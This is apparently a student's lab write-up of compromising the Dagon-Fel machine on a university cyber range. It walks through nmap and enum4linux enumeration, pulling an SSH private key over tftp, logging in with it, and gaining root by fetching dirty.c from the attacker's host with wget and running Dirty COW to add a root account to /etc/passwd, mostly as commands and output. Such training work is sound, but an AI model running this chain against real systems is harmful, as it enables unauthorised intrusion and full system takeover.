
Cyber Range – DagonFel

Atharva Velani 20411611

Dagon-Fel is a machine that resides on the Curtin Cyber Range. Initially this machine had problems in the previous week on my particular range (upper), however I will go through the steps on how to access the system. There were tips on the PTD forum which I used but some of the commands weren't working as intended, instead I had to install my own version of the machine to fully exploit the machine.

Step 1: Scan the network

We know that the service is running under 192.168.2.24, we can do a scan to check what ports are open and get a basic version information of them.




```
Service detection performed. Pleas
mit/ .
Nmap done: 1 IP address (1 host up

┌──(root💀kali)-[~]
└─# nmap -sV -Pn 192.168.2.24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-29 05:48 EDT
Nmap scan report for 192.168.2.24
Host is up (0.015s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 5.8 (protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MORROWIND-WEST)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MORROWIND-WEST)

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds

┌──(root💀kali)-[~]
└─# 
```

```
└─# echo 'Atharva Velani 204116
11'
Atharva Velani 20411611
```

(Figure 1: nmap scan)

Step 2: exploiting open ports

Smb is open so its always good to do a vuln scan to check whether or not this machine is vulnerable to Eternal Blue, and this machine is not. It returns a DoS vulnerability which is unnecessary for us.




```
┌──(root💀kali)-[~]
└─# nmap -p139 --script vuln 192.168.2.24                                                   1 ⚙
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-29 05:54 EDT
Nmap scan report for 192.168.2.24
Host is up (0.0099s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of
service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerabil
ity was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 26.65 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help
└─# echo 'Atharva Velani 204116
11'
Atharva Velani 20411611
```

(Figure 2: smb vulnerability scan)

We can enumerate with enum4linux to attempt to get any information on the server
sudo enum4linux 192.168.2.24 -a



```
S-1-5-32-1047 *unknown*\*unknown* (8)
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\centurion (Local User)

 ===============================================
|    Getting printer info for 192.168.2.24    |
 ===============================================
No printers returned.


enum4linux complete on Sat Oct 29 06:33:09 2022
```

```
root@kali: ~
File  Actions  Edit  View  Help
└─# echo 'Atharva Velani 204116
11'
Atharva Velani 20411611
```

(Figure 3: enum4linux username)


The tftp problem

Now that we've got information on the user: "*Centurion*" lets do some more enumeration. Now, this is where I got quite stuck and saw the DagonFel tip on the PTD Forum. I saw that they were using tftp, this port was unavailable on my scan when I opened it up but I happened to connect to it. So I tried to get id_rsa but this was denied, however, I could get the "password" file instead.

tftp 192.168.2.24
get id_rsa
This was denied however we could get the password file.
get password

cat password

The password file said that I was stored under centurion directory, but even with /home/centurion/id_rsa permission was denied.




```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
└─# tftp 192.168.2.24
tftp> get id_rsa
Error code 0: Permission denied
tftp> get password
Received 132 bytes in 0.0 seconds
tftp> quit

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
└─# cat password
Hi centurion, We are about to start using SSH keys instead of passwords, your one is in your user directory under the name id_rsa.
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 4: failed permissions from get)

The "fix"

After trying Metasploit to create a session I was stomped for a while. With only 3 open ports I thought something may have been wrong with the server and decided to run it on my own by downloading the VM. This took another 2 hours to figure out, but I saw on the Discord someone mentioning to mount the drive to my kali and change the network settings. This worked, but all the p orts that should have been open were closed and the only one discoverable was ssh.




```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
└─# nmap 192.168.56.114
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-29 12:17 EDT
Nmap scan report for 192.168.56.114
Host is up (0.00045s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 08:00:27:B6:CF:D6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.02 seconds

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 5: nmap scan of local Dagon-Fel)

So I attempted to use tftp and to my surprise it worked as intended, we managed to get the id_rsa and have it transported into our dagonfel directory.



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
└─# tftp 192.168.56.114
tftp> get id_rsa
Received 1702 bytes in 0.0 seconds
tftp> quit

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
└─# ls
files.txt  id_rsa  password  tftpbatch.sh
```


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 6: getting rsa)

Same commands as above.

Step 3: User access through ssh

Now just in case the ssh was buggy with my vulnhub, I decided to use the Cyber range machine for the rest of the exploit.



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
└─# chmod 700 id_rsa

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
└─# ls -la
total 24
drwxrwxrwx  2 root root 4096 Oct 29 12:32 .
drwxrwxrwx 14 root root 4096 Oct 23 07:39 ..
-rw-r--r--  1 root root   16 Oct 29 12:02 files.txt
-rwx------  1 root root 1675 Oct 29 12:32 id_rsa
-rw-r--r--  1 root root  131 Oct 29 12:10 password
-rwxr-xr-x  1 root root  259 Oct 29 12:01 tftpbatch.sh

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dagonfel]
└─# ssh -i id_rsa centurion@192.168.2.24
Last login: Fri Sep  3 12:20:56 2021 from 10.8.0.115
Have a lot of fun...
centurion@Dagon-Fel:~>
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```


(Figure 7: changing permissions and ssh into server)

chmod 700 id_rsa
ls -la
ssh -i id_rsa 192.168.2.24

Now that we have the private ssh key we can change the permissions and use it to remotely access Dagon-Fel without needed a password. Once the commands are in, we now have user access into the system.

Step 4: Privilege escalation

Now that we have user access, lets try and escalate privileges of the server.



```
centurion@Dagon-Fel:~> uname -r
3.1.0-1.2-desktop
centurion@Dagon-Fel:~> which py
which: no py in (/home/centurion/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/X11R6
/bin:/usr/games:/usr/lib64/jvm/jre/bin)
centurion@Dagon-Fel:~> which gcc
/usr/bin/gcc
centurion@Dagon-Fel:~>
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 8: check linux version and if gcc is installed)


Lets first check the linux version, we know this operating system is running linux as the detailed scan through nmap showed that it was running OpenSUSE, which is a linux based OS. Its running on version 3.1.0 and this is vulnerable to dirty cow exploit, however, it does need to have gcc installed. We have checked for gcc and it is installed in this system.

uname -r
which py
which gcc

The system does not have python running so we cant make use of any of the python dirty cow exploits, only the 'c' file ones.


Lets open up a listening server with python to transfer our dirty cow exploit, since the server we're exploiting has gcc we can compile it once it gets across.

python3 -m http.server


```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/dirtycow-master]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.2.24 - - [29/Oct/2022 12:46:04] "GET /dirty.c HTTP/1.1" 200 -
```
```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```
(Figure 9: running python server to send dirty.c)

/tmp folder is where we can modify our files without needing elevated privileges, so we must first change to the /tmp folder and then grab the files from there onwards.


cd /tmp
wget http://10.8.0.115:8000/dirty.c



```
centurion@Dagon-Fel:/tmp> cd /tmp
centurion@Dagon-Fel:/tmp> wget http://10.8.0.115:8000/dirty.c
asking libproxy about url 'http://10.8.0.115:8000/dirty.c'
libproxy suggest to use 'direct://'
--2021-09-03 13:43:05--  http://10.8.0.115:8000/dirty.c
Connecting to 10.8.0.115:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[=============================================>] 4,815       --.-K/s    in 0.002s

2021-09-03 13:43:05 (2.56 MB/s) - `dirty.c' saved [4815/4815]
```
```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```
(Figure 10: successfully sending dirty.c)

Now that the file is stored we have to compile it and get ready to run it to complete our exploit.

gcc -pthread dirty.c -o dirty -lcrypt
./dirty password



```
centurion@Dagon-Fel:/tmp> gcc -pthread dirty.c -o dirty -lcrypt
centurion@Dagon-Fel:/tmp> ./dirty password
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7eff99527000
```
```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```
(Figure 11: compiled and executed dirty.c to gain root access.)

Conclusion

Overall quite an annoying machine as the commands weren't working as intended, if not for the tip and the ports not being visible I would have never assumed how to exploit this machine. Luckily privilege escalation was a breeze with dirty cow, but this isn't always the case in some of the VulnHub machines.